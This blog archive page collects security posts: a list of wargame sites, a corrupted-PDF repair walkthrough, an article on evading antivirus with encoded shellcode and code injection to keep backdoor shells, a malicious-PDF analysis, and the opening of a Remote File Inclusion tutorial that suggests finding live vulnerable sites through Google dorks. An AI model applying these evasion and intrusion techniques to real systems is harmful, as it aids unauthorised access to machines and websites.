Showing posts with label Exploit. Show all posts

Saturday, 9 August 2014

Information Security Challenge Sites

Wargame site thì có rất nhiều nhưng dưới đây là những site cá nhân mình tâm đắc và cho là tốt nhất :)


[1] Software Exploitation :
 - http://smashthestack.org/
 - http://overthewire.org/wargames/
 - http://exploit-exercises.com/
 - Gera’s Insecure Programming
 - Microsoft BlueHat Challenge


[2] Embedded Exploitation : https://microcorruption.com/


[3] RCE :
 - http://www.crackmes.de/
 - CodeEngn : http://www.codeengn.com/
 - http://reversing.kr/


[4] Crypto :
 - Matasano Crypto Challenges : web.archive.org/web/20140213141638/http://www.matasano.com/articles/crypto-challenges/
 - http://gendou.com/crypto/


[5] Web Exploitation : https://pentesterlab.com/exercises/


[6] Others :
 - http://www.wechall.net/
 - http://www.root-me.org/


[7] Forensics :
 - http://old.honeynet.org/challenge/
 - http://old.honeynet.org/scans/


[8] Linux kernel programming : http://eudyptula-challenge.org/

Wednesday, 29 February 2012

Investigating Corrupt/Malicious PDF Document - Author: Ayush Anand

Contents


Introduction

Today, I will show you how to analyze and troubelshoot a corrupted or malicious PDF document. In this exercise I will be using sample PDF file for illustration purposes which you can download from here [Reference 2]. Before proceeding further, it is highly recommended that you to read this article 'PDF Overview - Peering into the Internals of PDF' [Reference 1] for better understanding of internal structure and components of PDF.
 
This article will help you get better understanding of inner working and flow of PDF file assisting you in the PDF Malware Analysis or any research work revolving around PDF.


Requirements

Before we get our hands dirty, we need to have following tools
  1. Acrobat Reader
  2. Notepad++ or any other text editor


Starting Corrupted PDF
 
Now download the sample document 'multipages.pdf' [References 2] and open it in the PDF reader.


On launching you will see following error
 
pdf error


Tracing and Fixing the Error in PDF
 
Lets start the investigation as to see what went wrong with this PDF document.

To get inside view, open this corrupt PDF file in Notepad++.  You will see the contents as shown below
 
1 0 obj
<< 
        /Pages 2 0 R
        /Type /Catalog
>> 
endobj
2 0 obj
<< 
        /Count 2
        /Kids [ 3 0 R 5 0 R 7 0 R 9 0 R 11 0 R ]
        /Type /Pages
>> 
endobj
3 0 obj
<< 
        /MediaBox [ 0 0 795 842 ]
        /Parent 2 0 R
        /Contents 4 0 R
        /Resources <<
               /Font <<
                       /F1 <<
                               /Name /F1
                               /BaseFont /Helvetica
                               /Subtype /Type1
                               /Type /Font
                       >>
               >>
        >>
        /Type /Page
>> 
endobj
4 0 obj
<< 
        /Length 55
>>stream
BT
/F1 18 Tf
186 690 Td
20 TL
(www.secsavvy.com) Tj
ET
 
endstream
endobj
5 0 obj
<< 
        /MediaBox [ 0 0 795 842 ]
        /Parent 2 0 R
        /Contents 6 0 R
        /Resources <<
               /Font <<
                       /F1 <<
                               /Name /F1
                               /BaseFont /Helvetica
                               /Subtype /Type1
                               /Type /Font
                       >>
               >>
        >>
        /Type /Page
>> 
endobj
6 0 obj
<< 
        /Length 45
>>stream
BT
/F1 15 Tf
186 690 Td
20 TL
(Page 1) Tj
ET
 
endstream
endobj
7 0 obj
<< 
        /MediaBox [ 0 0 795 842 ]
        /Parent 2 0 R
        /Contents 8 0 R
        /Resources <<
               /Font <<
                       /F1 <<
                               /Name /F1
                               /BaseFont /Helvetica
                               /Subtype /Type1
                               /Type /Font
                       >>
               >>
        >>
        /Type /Page
>> 
endobj
8 0 obj
<< 
        /Length 45
>>stream
BT
/F1 15 Tf
186 690 Td
20 TL
(Page 2) Tj
ET
 
endstream
endobj
9 0 obj
<< 
        /MediaBox [ 0 0 795 842 ]
        /Parent 2 0 R
        /Contents 10 0 R
        /Resources <<
               /Font <<
                       /F1 <<
                               /Name /F1
                               /BaseFont /Helvetica
                               /Subtype /Type1
                               /Type /Font
                       >>
               >>
        >>
        /Type /Page
>> 
endobj
10 0 obj
<< 
        /Length 45
>>stream
BT
/F1 15 Tf
186 690 Td
20 TL
(Page 3) Tj
ET
 
endstream
endobj
11 0 obj
<< 
        /MediaBox [ 0 0 795 842 ]
        /Parent 2 0 R
        /Content 12 0 R
        /Resources <<
               /Font <<
                       /F1 <<
                               /Name /F1
                               /BaseFont /Helvetica
                               /Subtype /Type1
                               /Type /Font
                       >>
               >>
        >>
        /Type /Page
>> 
endobj
12 0 obj
<< 
        /Length 47
>>stream
BT
/F1 15 Tf
186 690 Td
20 TL
(Password) Tj
ET
 
endstream
endobj
xref
0 13
0000000000 65535 f
0000000010 00000 n
0000000067 00000 n
0000000161 00000 n
0000000398 00000 n
0000000510 00000 n
0000000747 00000 n
0000000849 00000 n
0000001086 00000 n
0000001188 00000 n
0000001426 00000 n
0000001529 00000 n
0000001768 00000 n
trailer
<< 
        /Root 1 0 R
        /Size 13
>> 
startxref
1873
%%EOF
 
 
PDF file consists of 4 elements:
  1. PDF header identifying the PDF specification.
  2. A body containing the objects that make up the document contained in the file
  3. A cross-reference table containing information about the indirect objects in the file
  4. A trailer giving the location of the cross-reference table and of certain special objects within the body of the file.
But here if you observe closely,  there is no header so we will add a PDF header and try to open this PDF.
 
%PDF-1.7
 

Lets add this missing header info at the beginning of the file. Now you can open it open it without problem as shown below.
 
pdf error
 

Well that's good, but everything is not right. From the above picture you can see that it has total of 2 pictures. Lets investigate further.

Here is the screenshot showing the brief analysis of page-linking structure of this PDF file
 
pdf error
 
Now, we are able to find that this PDF has actually total 5 pages so edit the Count from 2 to 5 and open this PDF as shown below.
 
%PDF-1.7
1 0 obj
<<
/Pages 2 0 R
/Type /Catalog
>>
endobj
2 0 obj
<<
/Count 5
/Kids [ 3 0 R 5 0 R 7 0 R 9 0 R 11 0 R ]
/Type /Pages
>>
endobj
 
Now, we are able to see all 5 pages but last page is blank so we will investigate further.

Last page is in fact pointed by 11 0 R indirect object reference clear from the code snippet below
 
11 0 obj
<<
/MediaBox [ 0 0 795 842 ]
/Parent 2 0 R
/Content 12 0 R
/Resources <<
/Font <<
/F1 <<
/Name /F1
/BaseFont /Helvetica
/Subtype /Type1
/Type /Font
>>
>>
>>
/Type /Page
>>
endobj
 
In PDF, 'Contents' keyword is used for describing the contents of a file . If this entry is absent then the page is empty.

But here object number 12 Contents is written as 'Content' (note the missing 's' at the end). Hence the PDF reader is unable to recognize the name Content so it ignores the Content without giving any error.

To fix this, simply replace Content with Contents and open the PDF. Now you will be able to see all five pages.

You can download this fixed PDF 'MultiplePages_Fixed' [Reference 2] and test it for yourself.


Video Demonstration
 
Here is the video demonstration of this entire analysis and fixing process.
 
 http://vimeo.com/18075125
 
 
Reference
 
  1. PDF Overview - Peering into the Internals of PDF
  2. Download Sample PDF File
  3. PDF resources on Didier Stevens Blog
 
 
Conclusion
 
IHope you enjoyed this article and also got to know more about working flow of PDF document.

f you are more interested to read about PDF then I recommend you to visit excellent bog of Didier Stevens [Reference 3]

Bypassing Anti-virus using Code Injection Technique

Contents


Introduction

This article throws light on how 'Code Injection' or 'DLL Injection' technique can be used as prominent weapon along with other techniques to bypass Anti-virus softwares. It also explains top level technical details revolving around EXE internals, protectors/packers, encoded shellcodes, inner working of Antivirus etc
 
 
Accompanying this article, you will find video demonstration of 'Injector (POC Tool)' which shows code injection technique to successfully bypass Antivirus software on the system.


Antivirus

Antivirus (or anti-virus) Software is used to prevent, detect, and remove, malware, including computer viruses, worms, and Trojan horse. Such programs may also prevent and remove adware, spyware, and other forms of malware. � Wikipedia

Antivirus play a major role for the security of a system. But for hackers/ pentesters , it creates some big problems. During the post exploitation phase we have some sort of excess on the victim machine and generally we want to upload some tools on the victim machine for better control but here antivirus play with our tools and detect them as a malicious file and delete them. Now it may be possible if you are using your own tool then antivirus may fail to detect it but this is rare situation during a pentesting. In case, if we use publicly exposed tools then there is higher probability of getting caught by antivirus.

A simple example: Suppose we have a reverse shell now we know that this is a single connection to our machine from our victim and we don�t want to loose it at any condition. So we upload some tools on the victim machine like netcat or other executable (may be generated from metasploit) to get a backup connection etc.. may be to upgrade our shell to merepreter shell. But our victim is using a anti virus and anti virus delete the uploaded files. Now we need something else means either bypass AV or write our own code. But the question here is how antivirus is able to detect our executables (.exe).


Executables (.EXE)

Basically exe files not only contain your code but also contain some important data that is only meaningful for a Operating system loader.



AAnd technical name for that data is PE (portable executable) file header/ PE file format. I am not explaining pe file format here. Here is the snapshot,
 
Injector 1


PEview - PE File Viewer Tool
 
Injecto peview
 
So when we execute exe, windows loader first read the PE header and on the basis of header information loader loads the file into memory.br>

Executable Detection (top level view):
 
Injector Flow
 
So when we copy the file on system then antivirus scan the file (check for known signatures) and if the file is malicious then delete the file.


Encrypter/packer/protector
 

The above technologies (Encrypter/packer/protector) are not only to evade anti viruses. People also use them for ethical work. Basically encryptor/packers encrypt/pack the file and add the decryption/unpacking routine into the file. So when we execute the file windows loader loads the file on the basis of PE header (encryptor/packer does not pack the PE header of a file they only change the necessary values in PE header. Eg. Address of entry point, sections etc..). so the unpacking work something like this:
 
Injector - Encryptor
 
SSo unpacking/decryption routine unpack the code and then jump on the Original Entry Point (on our real code freshly recovered from unpacking routines).

So if we pack the exe with any packer then Antivirus should not be able to detect the exe?. Ok now its time to do some practical.
Pack any malicious file with UPX (a freeware packer) and then test again with Antivirus. You should see that your AV is again popping up the alert and telling that hey don't try to fool me it is malicious.. But our file was packed how AV still know that it is a malicious file and the answer is AV has also signature for UPX, so what AV is doing it loads the file detect the packer then decrypt/unpack(AV also know how to unpack UPX packed files ?) the file and then test the file, And this is the reason that AV still know that file is malicious. But hey where is proof that AV is doing all this shit to test file.

Ok to prove just open the same packed file in a hex editor and just overwrite the starting bytes with some garbage values and then again test it with your AV. Now you should see that AV is saying that file is clean (Reason: Because file is corrupted and AV have no option to unpack/decrypt it) fantastic that's all we want.


Concept of Code Injection - Ingeneric way to bypass AV
 
BBecause exe files are going to detected by AVs( at least if you pack them with the publicly exposed packers/encryptors). So we have to think in a another way.

And the another way is: split the exe into two parts (not physically)
  1. The core code (the actual code that performs a specific task for eg. Bind shell)

  2. The interface - a mechanism that will inject the code into memory and execute that code.
So the functioning is something like this:
 
Injector
 
Note that from the above explanation we know that shellcode/code into a file is not going to be detected by AV because AV don�t know how to decode shellcode. (Don�t talk about Heuristic, I know AV vendors are joking ?)

Important Note: you may be thinking that why I am saying encoded shellcode because if you use metasploit shellcodes there signatures may be in AVs. If you encode the shellcode with any available encoder in metasploit then AVs not able to decode it in a file and not able to detect it (if you don't understand it read the whole stuff again ?). Although in some cases (Eg. Avast may be with others also) AV not alert if you use shellcodes that are not encoded because AV think that txt file are lame files. But if you force fully scan the file than AV alert.


Second part of the concept is the interface that will inject the code into a process. Code injection is not a new concept (dll injection is one of the most popular example).

Note: All the things are generic and are not specific to any tool or shellcodes. Metasploit and shellcodes are used only to demonstrate the concept. You can also inject your codes "that are detectable to AV in exe mode" with this method and can bypass AV.

Things that you can do with this method:
  1. Can backdoor a process
  2. Can provide many backup shells (every type)
 
We can use publically available tool (malicious) without fear and too many other things limited to your wild imaginations.
 
Injector


Video Demonstration
 
Here is the video demonstration showing Injection in action


Download Injector

You can click on below link to download the source code and executable for the Injector - Proof of Concept code.


References

  1. Metasploit - Popular Penetration Testing Framework
  2. UPX - Ultimate Packer for Executables
  3. PEview - PE File Viewer Tool
  4. An In-depth Look into the Win32 Portable Executable File Format
  5. Three Ways to Inject Your Code into Another Process
  6. Fsecure Malware Analysis Course (free)

PDF - Vulnerabilities, Exploits and Malwares - Dhanesh

Contents


Introduction

Many people don't consider PDF files as a possible threat and oh, well I agree to them(!). It is not the PDF files but the rendering softwares we have to be afraid of. If you think I am referring to those Adobe Reader 0-days popping up periodically, hell yeah, you are RIGHT!. We are going to talk about PDF files, few Adobe Reader vulnerabilities, exploits and malwares that comes along with it ;)


Internals of PDF File


PDF files are binary files with proper formatting and looks like a collection of objects. You can open a PDF file in a text editor or hex editor to view it's object structure.

pdf malwares

As you can see PDF files start with a magic header %PDF or %%PDF followed by the spec version number.  From next line onwards you can see a pattern emerging, like [obj][data][endobj]. Well, this is the collection of object thing I said earlier. Each object is identified by an ID and a version number. 41 0 obj represents object 41 version 0. You can look into PDF specs for better understanding of the file architecture. You don't have to understand every details of the spec, but you can specifically look into streams, encodings, java script implementations, acro forms etc.

Before going further, I would like to explain a little more about streams. Streams are used to store data(images, text, java scripts etc) and to make it efficient PDF allows us to use compression and encoding techniques like Flate/LZW/RLE etc.


PDF Analysis Tools
 
Manual analysis of PDF is tricky and gets messy and using just plain text/hex editor for understanding the true content of PDF! will take you nowhere. As a programmer I can't ignore this challenge and I made a tool PDF Analyzer to solve this issue. I will use PDF Analyzer throughout this post but you won't be able to get it as it is still in private build (I will release it soon ;) ).

For now you guys have other options, both commercial and freeware tools are available. I will post some links here.
  • PDF Dissector by zynamics - commercial
  • Origami by Sogeti ESEC Labs - freeware
  • PDF Stream Dumper by Dave - freeware
  • Various python PDF parsers from Didier Stevens and inREVERSE guys - freeware (search!)
 
PDF Analyzer is made in C# with only 3 external libraries, zlib (I should have used GZipStream with 2 byte header hack),  BeaEngine (Thanks BeatriX) and JSBeautifier (I ported 95% of code from js to C#). I spent around 2 weeks of free time on it. It may not be the fastest PDF parser, but it can handle every ill formatted PDF I have in my repository ;).


Analyzing Real PDF Malwares
 
Adobe reader's top vulnerabilities come from Adobe specific javascript APIs. This gives us a chance to disable javascript and protect us from any of those javascript based exploits. Disabling javascript is crucial but it doesn't fix vulnerabilities from other parts of Adobe Reader such as embedded image files and flash files.

Now we will look into some of the malware samples which exploits these vulnerabilities. You can find malware sample from many security blogs and I must thank two of my friends who sent a big archive of malware PDFs for analysis and testing :) .
 
 



This particular sample splits javascript into three streams and concatenates them using <</Names[(1)6 0 R (2)7 0 R (3)8 0 R]>> which will eventually refer to three objects marked in red. After beautification, it seems it is exploiting one vulnerability existed in  Adobe Reader namely this.media.newPlayer(null).
 
 
It is essentially spraying heap with NOP sled and shellcode and calling the vulnerable function. The shellcode present here is a dropper/downloader, you can dump it to a file and use IDA to disassemble it.



Another PDF file which exploits util.printf is given below.
 
 

Again you can dump shellcode and disassemble with IDA. Another option is to use PDF Analyzers unescape functionality to directly disassemble the shell code.
 
 
Disassembly starts with pretty straight forward steps to find base address via delta calculation(call - pop - sub). Then it fetches kernel32 base from PEB(fs[0x30])->Ldr.InInitOrder[0].base_address. This will be used to eventually load other modules and APIs.
Malware writers use multiple techniques to protect their payload. Techniques involves obfuscation, multiple and multi-level usage of encoding/compression schemes.
 
 
If any of you guys have samples that uses multi-level encoding, please send them to me ;) , I would like to test those with PDF Analyzer.

I will conclude the exploit samples by posting the latest exploit for the vulnerability printSeps. This code is taken from the PDF posted in full disclosure list.


Conclusion
 
Evil actions of PDF malwares varies from regular password stealer to rootkits. Once you have attained arbitrary code execution, rest will be just imagination of malware writer. As malware writers are mainly targeting Adobe Reader, try to shift to other PDF rendering software or at least update to latest version. There are free PDF readers like Sumatra or GhostScript, try those out and always be cautious when opening a PDF file !
Contents


Introduction

RFI stands for Remote File Inclusion that allows the attacker to upload a custom coded/malicious file on a website or server using a script. The vulnerability exploit the poor validation checks in websites and can eventually lead to code execution on server or code execution on website (XSS attack using javascript). This time, I will be writing a simple tutorial on Remote File Inclusion and by the end of tutorial, I suppose you will know what it is all about and may be able to deploy an attack or two.

RFI is a common vulnerability and trust me all website hacking is not exactly about SQL injection. Using RFI you can literally deface the websites, get access to the server and do almost anything. What makes it more dangerous is that you only need to have your common sense and basic knowledge of PHP to execute this one, some BASH might come handy as most of servers today are hosted on Linux.


Starting with RFI
 
Lets get it started. The first step is to find vulnerable site, you can easily find them using Google dorks.If you don't have any idea, you might want to read about advanced password hacking using Google dorks or to use automated tool to apply Google dorks using Google. Now lets assume we have found a vulnerable website
 
http://victimsite.com/index.php?page=home
 
As you can see, this website pulls documents stored in text format from server and renders them as web pages. We can find ways around it as it uses PHP include function to pull them out. Lets check it out.
 
